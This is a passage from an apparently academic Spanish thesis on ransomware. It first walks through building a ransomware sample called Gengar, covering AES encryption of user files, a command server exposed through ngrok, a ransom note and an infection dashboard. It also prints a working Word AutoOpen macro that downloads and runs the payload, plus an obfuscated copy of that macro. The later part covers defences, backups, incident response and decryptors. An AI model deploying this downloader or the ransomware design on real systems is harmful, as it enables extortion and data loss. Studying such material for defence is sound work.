Como se puede apreciar, son extensiones propias de archivos comunes de uso cuotidiano por la gran mayoría de usuarios. Además debemos tener en cuenta que hay ciertos directorios y otros archivos que debemos abstenernos de encriptar, para que el sistema pueda funcionar correctamente.
El módulo llamado *CryptoManager* (que hereda de la clase madre *Utils*) se va a encargar tanto de la encriptación como de el descifrado, además de poder guardar y cargar la clave en un fichero. Al llamar al constructor debemos especificar cuál de estas dos acciones queremos realizar, en este caso *'encrypt'*. Dado que utilizaremos la clase Fernet del paquete *cryptography* [pyc20] vamos a utilizar el algoritmo *AES* de 128 *bits* en modo *CBC*. Por tanto antes de encriptar generamos una clave (de manera explícita se genera una llave cada vez que llamamos al constructor). Como ya se ha nombrado en el apartado de criptografía, *AES* es un algoritmo de encriptado simétrico, por tanto la misma clave será necesaria tanto para la encriptación como para la des encriptación de los ficheros. Se va a generar un archivo llamado *test.txt* con texto cifrado por la clave actual, del que

hablaremos más adelante.
Después de la inicialización de este objeto y la generación del *test.txt*, a medida que iteramos sobre el sistema de archivos mirando cada fichero y cada extensión cifraremos el contenido de dicho archivo a nivel de *bytes*. Para ello debemos cargar los bytes del contenido, cifrarlo mediante *AES* y posteriormente modificar su nombre con la extensión *.gengar* para volverlos a guardar.

Con esto ya estaríamos realizando la tarea básica del *ransomware*, los siguientes pasos del protocolo de encriptación es, en primer lugar enviar una petición *HTTP POST* para que el servidor, pueda gestionarla e introducir los datos de interés como el *id* generado para cada víctima o bien la clave de encriptado, en una base de datos *sqlite3*. Después de conectar con el servidor, y como último paso se va a generar la nota de rescate o *ransom note* y acto seguido será guardada en el escritorio de la máquina víctima. La ransom note contiene el siguiente texto:

> ATTENTION! ALL YOUR DATA ARE PROTECTED WITH AES ALGORITHM
> Your security system was vulnerable, so all of your files are encrypted.
> If you want to restore them, contact us by email: restoreyourfiles.gengar@gmail.com, indicating *id de la víctima* as email subject.
>
> BE CAREFUL AND DO NOT DAMAGE YOUR DATA:
> Do not rename encrypted files.
> Do not try to decrypt your data using third party software, it may cause permanent data loss.
> Do not trust anyone! Only we have keys to your files! Without this keys restore your data is impossible
>
> WE GUARANTEE A FREE DECODE AS A PROOF OF OUR POSSIBILITIES:
> You can send us 2 files for free decryption.
> Size of file must be less than 1 Mb (non archived). We don‘t decrypt for test DATABASE, XLS and other important files.
>
> DO NOT ATTEMPT TO DECODE YOUR DATA YOURSELF, YOU ONLY DAMAGE THEM AND THEN YOU LOSE THEM FOREVER
> AFTER DECRYPTION YOUR SYSTEM WILL RETURN TO A FULLY NORMALLY AND OPERATIONAL CONDITION!

En ella se pide contactar con un correo electrónico. Una vez cumplan con lo establecido en la nota se proporcionarán las instrucciones del pago (mediante métodos anónimos de pago; criptomonedas) vía mail para a continuación proporcionarles la herramienta de desencriptado. Aunque si pensamos como cibercriminales, una vez se efectúe el pago la integridad de los datos cifrados nos importa bien poco.

Cabe señalar, que una de las características más peligrosas de este *ransomware* es que, en cada infección se va a generar una llave aleatoria. Por lo tanto, se ha

de tener mucha cautela al manipular esta clase a la ligera.

Protocolo de desencriptado

Esta es la herramienta que se va a proporcionar a aquellos que hayan pagado el rescate y se hayan puesto en contacto con la dirección de correo electrónico restoreyourfiles.gengar@gmail.com. En este protocolo de descifrado de los datos, tan solo vamos a deshacer lo que hicimos en su homólogo. En primer lugar se pedirá tanto la clave de encriptado generada como el id de la víctima. Aquí entra en juego el archivo anteriormente generado durante la encriptación, llamado *test.txt*. Si con la clave proporcionada por el usuario, se consigue desencriptar dicho archivo, podemos determinar que la clave es correcta. De otra manera no procederemos a desencriptar.
A continuación, si todo ha funcionado de la manera que se esperaba, procederemos a juntar los archivos previamente divididos debido a su gran tamaño, y por consiguiente, actualizaremos los datos de dicho cliente enviando de nuevo un *HTTP POST* al servidor de *Gengar* además de volver a habilitar el administrador de tareas.

Esta rutina no tiene mucho misterio, ya que es deshacer todo lo que se hizo mediante la runtina anterior de cifrado.

Gengar Server

Se trata de un *webserver* muy simple creado a partir de la clase *HTTPServer* la cual implementa el protocolo *HTTP*.

NOTA! *Hypertext Transfer Protocol*, abreviado ***HTTP*** es el protocolo sin estado (no mantiene información sobre cada conexión) de comunicación que permite las transferencias de información (de texto plano). Por ejemplo es muy usado en arquitecturas *Cliente-Servidor*. El cliente realiza una petición enviando un mensaje, con cierto formato al servidor. El servidor le envía un mensaje de respuesta también con un formato particular. *HTTP* define un conjunto de **métodos de petición** para indicar la acción que se desea realizar para un recurso determinado (por ejemplo *GET* y *POST* entre otros).

Para aceptar conexiones debemos proporcionar una dirección y un puerto. Aunque, en realidad, si queremos que este servidor pueda atender peticiones provinientes de máquinas externas (en nuestro caso debemos descargar el *payload* desde los *host* infectados), debemos ser accesibles desde la red de *Internet*. Notar que, siendo cibercriminales, nuestros servidores deberían alojarse en realidad en redes anónimas como TOR o I2P. Para ello se va a utilizar la plataforma *ngrok*. *Ngrok* es una herramienta de proxy inverso que abre túneles seguros desde *URL* públicas hasta el *localhost*. Lo malo de esta plataforma, es que tu *url* no va a ser siempre la misma cada vez que tu servidor reinicie la ejecución. En resumen, se

trata de una herramienta, perfecta para exponer *webservers* locales, además de ofrecer integración con *Python* a través de *pyngrok* [ale20]. El funcionamiento general es el siguiente:




Figura 13: *Esquema del funcionamiento de https://ngrok.com como proxy inverso.*

Una vez tenemos nuestro *server* disponible en la red, debemos crear una clase que herede de *SimpleHTTPRequestHandler* para gestionar las peticiones. En nuestro caso se han implementado funciones que gestionarán los métodos *GET* y *POST*. El servidor está destinado a realizar dos tareas:

- Registrar los estados de las infecciones en una base de datos ligera *sqlite3*, mediante el método POST. Una vez se haya infectado el ordenador víctima, si este está conectado a la red, realizará la petición anteriormente explicada con un *id* único para cada cliente, la clave de cifrado utilizada (codificada en *base64*), la fecha y la hora de la infección y además un parámetro para indicar entre los dos estados (*infectado* o *pagado*). Cuando se desencripten los archivos, en el caso de que la víctima haya pagado el rescate, también se realizará una petición para actualizar los parámetros anteriores.
- Mediante la gestión del método *GET*, descargaremos el *payload* en la máquina víctima. Ya veremos como funciona la instalación y ejecución del *malware* en la siguiente sección.

Dashboard de infecciones *Php* y base de datos *sqlite3*

Junto al servidor anterior, se ha implementado un complemento para la consulta de la información sobre las infecciones realizadas. Simplemente, se trata de un script *Php*, que realizará la tarea de consultar a la base de datos ligera, *sqlite3*. Mediante *Bootstrap 4* generaremos una tabla, con los datos recuperados por el servidor *Php* en local. Para visualizar el contenido, tan solo debemos utilizar la siguiente orden en un intérprete de comandos cualquiera: `php -S localhost:<puerto>`.

Dicha base de datos se usa en conjunción a el anterior servidor *Gengar*, y únicamente contiene una tabla, llamada *infected_hosts*, la cual sigue un esquema

simple conformado por atributos de texto: `id (text - primary key) | key (text) | date (text) | state (text)`.

Documento *Word* con *macros* maliciosas

Ya hemos revisado de que manera actúan las macros maliciosas con anterioridad para distribuir el *malware*. Como recordatorio debemos señalar que las macros son fragmentos de código escritos en lenguaje *Visual Basic*. Normalmente, llegan junto a un documento *Excel*, *Word* o *PowerPoint*, el cual contiene un fragmento de código que se va a ejecutar dependiendo del caso. Empleando técnicas de ingeniería social[17], se puede llegar a convencer a la víctima del ataque, que ese correo es legítimo. Usualmente se expresa un sentimiento de urgencia por descargar y abrir dicho documento.
En mi caso, he decidido emplear un documento Word, para la descarga y ejecución del malware.

Personalmente he puesto en práctica la función *AutoOpen*. Según la información proporcionada por *Microsoft*, cuando se abre un documento, se ejecuta una macro *AutoOpen* si dicha macro se guardó como parte de ese documento. Tal y como se muestra en la imagen, en el documento se menciona que ha sido creado con una versión anterior del mismo programa. Podemos ver que le estamos pidiendo al usuario que haga clic sobre el botón de *Habilita contenido* o en inglés *Enable Content*. Cuando se haga clic sobre este botón vamos a ejecutar el siguiente pedazo de código [Por]:

```
Sub AutoOpen()

Dim xHttp: Set xHttp = CreateObject("Microsoft.XMLHTTP")
Dim bStrm: Set bStrm = CreateObject("Adodb.Stream")
xHttp.Open "GET", "http://<codigo_alfanumerico>.ngrok.io/
example/Encryption_Protocol.exe", False
xHttp.Send

With bStrm
    .Type = 1 '//binary
    .Open
    .write xHttp.responseBody
    .savetofile "Encryption_Protocol.exe", 2 '//overwrite
End With

  Shell ("Encryption_Protocol.exe")

End Sub
```

[17] se trata de un conjunto de técnicas que usan los cibercriminales para engañar a los usuarios incautos para que les envíen datos confidenciales, infecten sus computadoras con malware o abran enlaces a sitios infectados.

Una vez se ejecute esto, no hay marcha atrás. Realizaremos una petición *GET* a nuestro servidor *Gengar Server* con lo que descargaremos el virus en el ordenador. Acto seguido, una vez se haya completado la transferencia de información del Servidor al Cliente, el comando `Shell` ejecutará el .exe descargado.

Ofuscación de código

Se refiere al conjunto de técnicas aplicadas para modificar un programa con tal de hacer más compleja su comprensión [Cla15]. Tarde o temprano hay que decirle al ordenador lo que tiene que hacer, la cuestión está en dar "rodeos" para confundir a quién esté analizando nuestro programa (ya sea un humano o una herramienta automática). La razón de su uso en el caso de los cibercriminales, es poder llegar a confundir a los sistemas de antivirus para impedir la detección de código malintencionado. Las técnicas que pueden usarse para ofuscar un programa son muy variadas:

- Eliminar comentarios, espacios en blanco y saltos de línea (o a la inversa, introducirlos aleatoriamente para dificultar la lectura).
- Modificar los nombres de variables y funciones para que no proporcionen información sobre su objetivo.
- Complicar artificialmente el control de flujo del programa (p.e. usar *gotos* en lugar de bucles o condicionales).
- Alterar la distribución del código dentro del proyecto (partir funciones, trasladar código de un fichero a otro, copiarlo, etc.).
- Utilizar macros para que el precompilador deba expandir parte del código del programa.
- Convertir determinadas constantes del código en valores que deben calcularse durante la ejecución (p.ej. convertir un "5" en un bucle que suma 1 cinco veces).
- Añadir código innecesario (p.ej. un condicional que sabemos que siempre evaluará a cierto, un parámetro de la función que solo se usa en instrucciones innecesarias).
- Hacer que parte de los datos del programa o el código fuente estén cifrados y deban descifrarse durante la ejecución.
- Hacer que el código del programa se modifique a sí mismo antes de ejecutarse.

Por otro lado, los antivirus funcionan en segundo plano revisando cada archivo que se abre en el ordenador donde están instalados. Por ejemplo, si quieres ejecutar un archivo *.exe*, este no se abre inmediatamente hasta que el *software* antivirus lo revisa y lo compara con una base de datos que contiene todos los *virus*, *worms* y demás tipos de *malware* que se conozcan hasta la fecha. Este proceso sucede en pocos segundos, lo que lo hace altamente eficiente. Por esta

misma razón es por la que hay que tener el antivirus actualizado siempre, para que esté al día contra todas las amenazas recientemente descubiertas.
El antivirus también cuenta con otro mecanismo llamado revisión heurística, que consiste en determinar si un fichero tiene un "comportamiento extraño" o no funciona como debería, lo que podría indicar la presencia de un *malware* nuevo que todavía no ha sido identificado y que no se encuentra en la base de datos. Por supuesto, más de una vez esto causa la obtención de falsos positivos.

Para ofrecer un ejemplo de esto, aunque con poco éxito, podemos emplear algunas herramientas para convertir nuestro código en una versión ofuscada del mismo. Se ha probado la herramienta llamada *Macro Pack* [sev17], para obtener una versión de la macro anterior. El resultado es algo de la forma:

```
Sub AutoOpen()
Dim xHttp: Set suffegxbjdphvxjsm = CreateObject(brvdfjqqwhgh("4d6963726f736f66742e")
& brvdfjqqwhgh("584d4c48545450"))
Dim bStrm: Set blsfgmeq = CreateObject(brvdfjqqwhgh("41")
& brvdfjqqwhgh("646f64622e53747265616d"))
xHttp.Open brvdfjqqwhgh("474554"), brvdfjqqwhgh("687474703a2f2f3963393135363933623
066662e6e67726f6b2e696f2f6578616d") &
brvdfjqqwhgh("706c652f73756d612e657865"), False
xHttp.Send

With blsfgmeq
    .Type = 1
    .Open
    .write suffegxbjdphvxjsm.responseBody
    .savetofile brvdfjqqwhgh("73756d") & brvdfjqqwhgh("612e657865"), 2
End With

Shell (brvdfjqqwhgh("73756d61") & brvdfjqqwhgh("2e657865"), 0)

End Sub

Private Function brvdfjqqwhgh(ByVal rnladhvouknf)
Dim htkzhaxutbkx
For htkzhaxutbkx = 1 To Len(rnladhvouknf) Step 2
brvdfjqqwhgh = brvdfjqqwhgh & Chr(CInt("&H" & Mid(rnladhvouknf, htkzhaxutbkx, 2)))
Next '//htkzhaxutbkx
End Function
```

Como se puede apreciar, tanto los nombres de variables así como funciones son caracteres aparentemente aleatorios. Además cada string puede codificarse utilizando funciones, en el caso de *Visual Basic ChrW* a la cual pasándole el entero asociado devuelve el carácter *Ascii*.
En *Python*, puedes ofuscar tu código usando una herramienta de línea de comandos conocida como *pyarmor* [das21].

Cabe señalar que no se han empleado técnicas para evitar la detección tanto de *Gengar* como de los documentos con las *macros* autoejecutables. Esto es así debido a que no se han obtenido resultados satisfactorios en las diferentes pruebas realizadas.

Prueba de concepto

En ella se describe como se ponen a prueba los sistemas de seguridad para llevar a cabo el ataque *ransomware*; en concreto como dirigir un documento con macros habilitadas vía correo electrónico para descargar y ejecutar el *payload*, y como se elevan privilegios para destruir las *Shadow Copies* deshabilitar el *Task Manager* y finalmente encriptar todos los archivos.

En el siguiente enlace podeís encontrar un vídeo con la prueba de concepto llevada a cabo con éxito: https://www.youtube.com/watch?v=5n3$_7juDGog$

Para más información sobre el código fuente citado con anterioridad, visitar:https://github.com/marcosPlaza/GengarRansomware

Técnicas de prevención

Ya hemos visto cuan peligrosos pueden llegar a ser los *ransomware* y como pueden llegar a hacernos daño. Incluso se ha desarrollado *Gengar*, un *malware* destinado a la extorsión que encripta los archivos bajo el algoritmo de cifrado *AES 128* de la nada. A continuación, se van a presentar algunas de las medidas que como usuarios de dispositivos terminales podemos tomar para estar bien prevenidos ante otros tipos de *malware* aunque con un enfoque encarado al *ransomware*. Si bien es cierto, contamos con muchas soluciones de software que traen consigo diferentes herramientas para la prevención.

La protección de los dispositivos terminales (principalmente ordenadores portátiles y de sobremesa) es considerada la primera línea de defensa contra los ataques de *malware* haciendo uso de los firewalls y el software antivirus. A diferencia de lo que mucha gente piensa, los *malware* están pensados también para infectar tabletas y teléfonos móviles inteligentes. Tener este primer perímetro bien protegido, es clave para guardar la red de una empresa ante ataques maliciosos, ya que un *endpoint* comprometido proporciona vía libre a los ciberdelincuentes. Como veremos, la protección no se limita a la instalación de soluciones de antivirus. Se deben actualizar y parchear los sistemas operativos y las aplicaciones instaladas en él, con regularidad, configurar políticas de uso que controlen qué aplicaciones pueden ejecutarse, entre otras muchas medidas de seguridad que vienen dadas por nuestro comportamiento para con estos dispositivos. A continuación, mucha de la información presente en la obra *Ransomware Revealed* [Has19], ha sido convenientemente adaptada a las últimas actualizaciones.

Softwares Antivirus

Se refiere al programa informático responsable de detectar y eliminar las infecciones de malware. Existen muchas soluciones antivirus gratuitas; sin embargo, algunos carecen de las funciones necesarias para prevenir ataques de *malware* avanzado como el *ransomware*. Las principales suites antivirus vienen con un *firewall* integrado y otras protecciones de seguridad como *antispam* y *antiphishing*, que agrega una capa adicional de defensa para prevenir infecciones de *malware*.

NOTA! Un cortafuegos o *firewall* es la parte de un sistema informático o una red informática que está diseñada para bloquear el acceso no autorizado, permitiendo al mismo tiempo comunicaciones que si están autorizadas y cumplen los criterios de seguridad especificados. Estos "filtros" del tráfico de red, pueden ser implementados en hardware o software, o en una combinación de ambos.

Antes hemos mencionado muy por encima, como funcionan los antivirus, aun así las diferentes técnicas de detección empleadas por los productos antivirus para

detectar y bloquear malware, son las siguientes:

- La primera técnica, aunque no es del todo infalible, se basa en la **detección basada en la firma**. El antivirus descubre el malware y luego crea una firma única para este tipo de malware. A propósito, dicha firma es una cadena única de bits similar a una huella digital que distingue las características de un archivo específico. Por ejemplo, si abrimos un archivo *.jpg* usando un editor hexadecimal como *Okteta*, e investigamos sus primeros 20 *bytes*, se debería ver la firma asociada con el tipo de archivo *.jpg*. Después de eso, la firma se prueba para asegurarse de que se pueda usar con éxito para capturar este tipo de malware. Finalmente, se envía la nueva firma a sus clientes para que actualicen la lista de definiciones de antivirus de sus clientes en una base de datos.
  Sin embargo, no puede detectar por completo los tipos de malware avanzados que utilizan técnicas de código polimórfico (cambian de comportamiento) o que directamente está cifrado para evadir la detección.

- En la **detección por comportamiento**, el programa antivirus intenta identificar el malware observando su comportamiento, por ejemplo, si se está eliminando archivos (o en este caso cifrándolos), o intentando conectarse con un servidor remoto. Dichos indicadores pueden disparar una alarma o bloquear el ataque antes de que continúe.

- En la **detección basada en heurísticas**, el programa antivirus utiliza diferentes reglas y algoritmos para analizar el código fuente y descubrir cualquier intención maliciosa antes de que este se vaya a ejecutar. El examen de la estructura del código se puede realizar ejecutando un proceso simulado del malware sospechoso para ver cómo se comporta si se ejecuta. Según los resultados, el antivirus puede clasificar el código fuente como programa malicioso.
  La principal desventaja de la detección heurística es el número de alertas de falsos positivos; por lo general, clasifica muchos archivos legítimos como sospechosos.

- En la **detección basada en el Cloud**, el archivo sospechoso se envía al proveedor de antivirus para analizarlo en lugar de hacerlo localmente. La principal ventaja de la detección basada en la nube es su capacidad para descubrir nuevas amenazas más rápidamente, ya que puede beneficiarse de los resultados de análisis de otros usuarios.

- Muchos antivirus también usan la técnica ya mencionada con anterioridad de analizar el *software* potencialmente sospechoso en un **entorno virtual aislado o *sandbox***. La principal ventaja es que no se puede dañar la máquina host al verificar su comportamiento y clasificarlo en consecuencia, a menos que el *malware* pueda detectar dicho entorno y actuar en consecuencia.

Además de todas estas características, es aconsejable que la solución a elegir provenga de una buena marca con reputación. Los grandes proveedores

de antivirus, como *Kaspersky*, *McAfee*, *Avast*, *etcétera*, tienen más recursos para combatir el *malware* antes y detectar vulnerabilidades *Zero Day* que los proveedores más pequeños.

Manten tu sistema operativo y programas actualizados

Mantener el sistema operativo y aplicaciones actualizados es muy importante y es aconsejable que esté configurado para actualizarse automáticamente; Además, los navegadores web instalados, junto con los complementos instalados, y los programas antivirus deben actualizarse automáticamente. Esto es así, ya que aparecen vulnerabilidades más habitualmente de lo que nos pensamos. Las empresas encargadas del software que utilizamos así como las responsables de los mismos sistemas operativos, introducen parches que solucionan estos problemas relacionados con la seguridad.
Por otro lado, el uso de un sistema operativo ya obsoleto es bastante arriesgado; por ejemplo, *Microsoft* ya no proporcionará actualizaciones de seguridad ni soporte técnico para *Windows XP*, *Vista* y *Windows 7*. Dichos sistemas, pueden contener agujeros de seguridad que no serán reparados y pueden ser explotados por piratas informáticos para infectar la máquina objetivo.

Utilizar Máquinas Virtuales u otras técnicas de virtualización

El uso de la tecnología de virtualización permite al usuario proteger su máquina del ransomware y otras amenazas de malware, a no ser que se encuentren vulnerabilidades propias del *hypervisor*. Según incibe-cert [inc], durante el mes de agosto del año pasado, se descubrieron varias vulnerabilidades que afectan al entorno *QEMU* y que podrían permitir a un atacante la ejecución de código en una *VM* con los privilegios del Proceso *QEMU* en el *host* o en una denegación de servicio *(DoS)* en el servicio.
Aunque es muy probable, que al usar una máquina virtual, un usuario puede ejecutar programas, abrir archivos adjuntos de correo electrónico, descargar e instalar programas de *Internet* y visitar sitios web comprometidos de forma segura sin tener miedo de infectar su sistema operativo con malware, ya que la máquina virtual se ejecutará aislado completamente del sistema operativo del host.
Es aconsejable, que para programas como los navegadores con los que se puede acceder a sitios web sospechosos, o para abrir documentos sospechosos se usen dentro de entornos virtualizados como los mencionados. En el caso de *Gengar*, si se está ejecutando en una máquina virtual, lo detectará y no realizará ninguna acción maliciosa. *Locky* también realiza este tipo de acción, en la cual si se detecta en torno virtualizado, para su ejecución.

Evitar ser redireccionados en sitios web

Detener las redirecciones de páginas web en un navegador web puede evitar más de un disgusto. Todos los principales navegadores web se pueden configurar para evitar que se produzcan redireccionamientos. Tanto, Firefox, como Opera, como Chrome pueden ser configurados para que el *browser* bloquee las redirecciones sucesivas.

Deshabilita las macros de *Office*

No hace falta justificación. Ya hemos visto que puede pasar cuando damos clic a habilitar las macros en un documento Word, o de cualquier otro programa de *ofimática* de *Office*. Ante la duda, siempre podemos contemplar la posibilidad de utilizar un entorno aislado.

Utiliza una cuenta de usuario estándar en lugar de administrador

Algunas variedades de ransomware como *Gengar*, necesitan privilegios de administrador para funcionar correctamente. Sin embargo, el uso de una cuenta de usuario con pocos privilegios (*Windows* la llama la cuenta estándar) se considera una contramedida importante contra diferentes tipos de ataques de *malware*. Recordemos que para que un programa se ejecute con permisos de administrador, como usuarios con cuenta estándar debemos otorgar permiso manualmente a través del prompt de la *UAC*.
Es recomendable que para navegar por Internet, crear o editar archivos de *Microsoft Office* o abrir archivos adjuntos de correo electrónico, siempre es recomendable usar una cuenta de Windows con privilegios limitados. Esta táctica evitará que diferentes tipos de *malware* infecten la máquina y evitará que el *ransomware* de cifrado moderno elimine las *Shadow Copies* o instantáneas, en el caso de que se haya creado alguna. Por lo tanto se podrá restaurar los archivos cifrados después de una infección de *ransomware*.

Cambia las extensiones de los archivos importantes

Este truco me ha parecido realmente interesante y original, a su vez puede ser eficaz para prevenir daños causados por muchos tipos de *ransomware* que cifran buscando una extensión específica como por ejemplo, el ransomware *WannaCry*, así como el desarrollado para este trabajo de final de grado. Al cambiar las extensiones de sus archivos importantes a algo arbitrario, puede evitar muchos tipos de *ransomwares*.

Copias de seguridad

Tener una copia de seguridad de todos sus datos importantes es casi obligado, como arma para deshacer el problema que supone una infección de *ransomware*.

Es muy aconsejable que dichos *backups* se hallen fuera de la máquina y de la red utilizando medios extraíbles externos como discos duros magnéticos, discos de estado sólido o bien unidades flash. No conviene confiar únicamente en la copia de seguridad del almacenamiento en la nube. Si se configura el sistema operativo para hacer una copia de seguridad de los archivos importantes en la nube (como por ejemplo *One Drive* en el caso de *Microsoft*) y un ataque de *ransomware* infecta la máquina, los datos de la copia de seguridad pueden sobrescribirse con la nueva versión que está infectada y encriptada por el ransomware.

Windows ya cuenta con una utilidad incorporada dedicada para realizar copias de seguridad de sus datos en medios externos.

Además, como ya hemos visto existe el sistema conocido como *Servicio de instantáneas de volumen* o en ingles *Volume Snapshot Service*, el programa encargado de guardar las famosas *Shadow copies*. Se trata de una tecnología de respaldo disponible en Windows. Las copias de seguridad tomadas con VSS se denominan instantáneas y pueden ser creadas automáticamente por el sistema o manualmente por el usuario. Una de las ventajas es que estas instantáneas se pueden almacenar en un disco duro local o en un medio de almacenamiento extraíble. Es aconsejable que se configure para ejecutarse con frecuencia para respaldar sus datos importantes en una ubicación externa segura.

Otras herramientas de Microsoft

Protección contra ransomware

Al activar esta función de *Windows*, el acceso controlado a carpetas designa carpetas específicas a las que solo tienen acceso las aplicaciones de confianza. Esto evita que el contenido de las carpetas se cambie o se cifra con *malware* como *ransomware*.

Figura 14: *Ventana de la configuración de la herramienta de protección contra ransomware. Fuente: xataka.com* [FERb]

Almacén personal de One Drive

Con la moda de los *ransomware*, las empresas como *Microsoft* se han puesto manos a la obra para ofrecer soluciones con un plus de seguridad. Gracias al artículo de la web de divulgación científica y tecnológica *xataka.com* [FERa], podemos ver que el almacén personal de la nube de *Microsoft* protege tus archivos más importantes ante amenazas como el *ransomware*.

OneDrive es la nube de *Microsoft*, y todos los usuarios con una cuenta *Outlook* o *Hotmail* pueden obtener 5 GB de almacenamiento de manera gratuita. *OneDrive* también viene integrado en *Windows 10*, con lo que puedes acceder a una parte de tus archivos de manera cómoda y sencilla, desde cualquier dispositivo.

Para acceder al almacén personal que ofrece *OneDrive*, siempre se empleará la verificación en dos pasos de *Microsoft*. Esto quiere decir que, para acceder a la carpeta tendrás que verificar tu identidad de manera activa, y recibiras un correo electrónico tu cuenta secundaria adjunta para recibir el código que debes escribir. Como siempre, debemos tener cuidado con las estafas. Si no vamos a utilizar dicho servicio, no conviene fiarnos de los mensajes que piden credenciales o algún otro dato personal.

Además, otra ventaja, que añade un plus de seguridad al almacén personal, es que este se bloqueará automáticamente cuando lleves 20 minutos de reloj, de inactividad, Por tanto, para volver a acceder al contenido de dicho almacén, tendrás que volver a pasar por el proceso de la verificación en dos pasos.

Con el uso del almacén personal, se desactivará automáticamente el uso compartido de los archivos que pongas dentro. Lo que significa, que dicho archivo, dejará de estar compartido para que nadie más pueda acceder a él.

Otras medidas preventivas

- No confiar en dispositivos de almacenamiento externo, como *USB* o discos duros externos.
- Deshabilita el protocolo RDP por defecto.
- No instales software de sitios web fraudulentos o poco confiables, así como programas pirateados.
- Mostrar las extensiones reales de los archivos que se manipulan a diario.
- Usar filtros de correo electrónico.

Resiliencia ante los *ransomware* ¿Como podemos mitigar los efectos?

Como ya sabemos de las anteriores descripciones, *ransomware* es un tipo de virus que modifica los archivos del terminal de la víctima, de tal manera que no puede usar los datos guardados o bien, de forma alternativa, el usuario no puede acceder al uso normal del ordenador. Para recuperar dichos archivos, o restaurar el funcionamiento normal del equipo, se pide a cambio una cuantía de dinero; normalmente utilizando bitcoin o alguna otra criptomoneda, para dificultar el rastreo del pago.

Una de las preguntas que como víctima, nos podemos llegar a hacer en el momento de ser infectados es: ¿Debería pagar el rescate? Pagar y olvidarse del asunto sería lo más fácil en una situación de estrés, en la que necesites tus archivos de manera urgente, o en la que el paso del tiempo o la fuga de datos importante suponga perdidas para tu empresa. No debemos olvidar que al fin y al cabo, estamos tratando con cibercriminales, con lo cual tampoco podemos garantizar que la información necesaria para la recuperación de tus datos se haga efectiva pagando la cantidad demandada. Según *Europapress* [eur], un 13% de las víctimas pagó el rescate, pero no pudo recuperar la información. Por tanto, el razonamiento anterior se confirma. Ante esto, siempre se recomienda aumentar las medidas de prevención ante posibles infecciones, o bien, actuar mediante el uso de herramientas externas antimalware, pero nunca pagar el rescate. Hay que pensar en que, pagando, además de no tener la seguridad de recuperar los archivos, estás demostrando a los cibercriminales que el plan de negocio del *ransomware* funciona. Como resultado, continuarán su actividad y buscarán nuevas formas de vulnerar los sistemas, provocando más infecciones y más recaudación de dinero en sus cuentas.

El *Instituto Nacional de Estándares y Tecnología*, abreviado *NIST* por sus siglas en inglés, ya establece un marco pensado empresas y organizaciones para generar una respuesta a un ataque de *malware*. Un plan de respuesta a incidentes es un conjunto de instrucciones que utiliza el personal de tecnología en las organizaciones para mitigar, detectar, responder y recuperarse de incidentes de ciberseguridad [Cic+12]. El propósito final de un plan de respuesta a incidentes es prevenir cualquier daño a los sistemas de *IT* que pueda conducir a una violación de datos o interrupción del servicio. En el libro de *Ransomware Revealed* de *Nihad A. Hassan* [Has19] se hace una aproximación muy buena, adaptando el marco frente a un ataque de secuestro de datos.

El marco del *NIST* establece una serie de pasos que son los que aparecen en la siguiente figura; preparación ante un posible ataque, detección y análisis del ataque (es decir, de que tipo de *ransomware* se trata), contención del incidente para aislar los dispositivos infectados y evitar un desastre mayor, y por último la mitigación y recuperación del sistema a partir de las herramientas que estudiaremos ahora.




Figura 15: *Esquema sobre respuesta a incidentes del NIST [Cic+12]. Fuente: axaxl.com*

Los posibles escenarios que se van a considerar serán los siguientes:

- Utilizar herramientas de recuperación utilizando copias de seguridad.
- Utilizar herramientas como **descifradores**.
- Restablecer el sistema operativo de nuevo sin tus antiguos archivos.

Recordad que pagar el rescate por los datos no debe considerarse una opción. Como siempre se ha dicho, más vale prevenir que curar, y en el caso de un *virus* como *ransomware* no va a ser una excepción.

A continuación se proporcionará información sobre los descifradores, así como algunas herramientas disponibles y gratuitas para recuperarnos de una infección sin necesidad de pagar el rescate.

Descifradores

Como contraparte del virus que usualmente emplea el cifrado, existen métodos como el que vamos a ver a continuación; Descifradores o herramientas de descifrado.

Tal y como su nombre indica, son un conjunto de herramientas destinadas a descifrar la información bloqueada, obteniendo la clave a través de errores provinentes de los mismos desarrolladores o perpetradores del ransomware. A través de dicha clave se realizará la codificación inversa pertinente, para devolver los archivos a su estado normal o romper el bloqueo de la pantalla. Como hemos visto en secciones anteriores existen diferentes tipos de ransomware según el modo de privarte de tus datos personales. Aunque se han apuntado algunos más, e aquí un breve recordatorio de los diferentes tipos:

- **Ransomware de cifrado**: cuando el *malware* cifra archivos personales y carpetas (documentos, hojas de cálculo, imágenes y vídeos, con diferentes extensiones). Los archivos originales se borran una vez cifrados. A la vez, los usuarios normalmente se encuentran con un archivo de texto con las instrucciones para realizar el pago en la misma carpeta que los nuevos archivos inaccesibles.

- **Lock Screen Ransomware**: cuando bloquea la pantalla del *PC* y solicita el pago. Acto seguido, muestra una imagen a pantalla completa que bloquea las otras ventanas. Este tipo de virus, a menudo no cifra ningún archivo personal.
- **Master Boot Record (MBR) Ransomware**: el *Master Boot Record (MBR)* es la parte del disco duro del *PC* que permite iniciar el sistema operativo. El *MBR ransomware* modifica el *MBR* del *PC* para interrumpir el proceso de inicio del sistema. En su lugar, se presenta en pantalla una orden de rescate.
- **Ransomware de cifrado de servidores web**: Su objetivo son los servidores web y cifrar sus archivos. Normalmente se utilizan vulnerabilidades conocidas en los sistemas de gestión de contenido para desplegar *ransomware* en servicios web.
- **Ransomware de dispositivos móviles (Android)**: Los dispositivos móviles (principalmente *Android*) pueden infectarse mediante descargas no oficiales. También pueden infectarse mediante aplicaciones no oficiales que se hacen pasar por aplicaciones populares como *Adobe Flash* o antivirus.

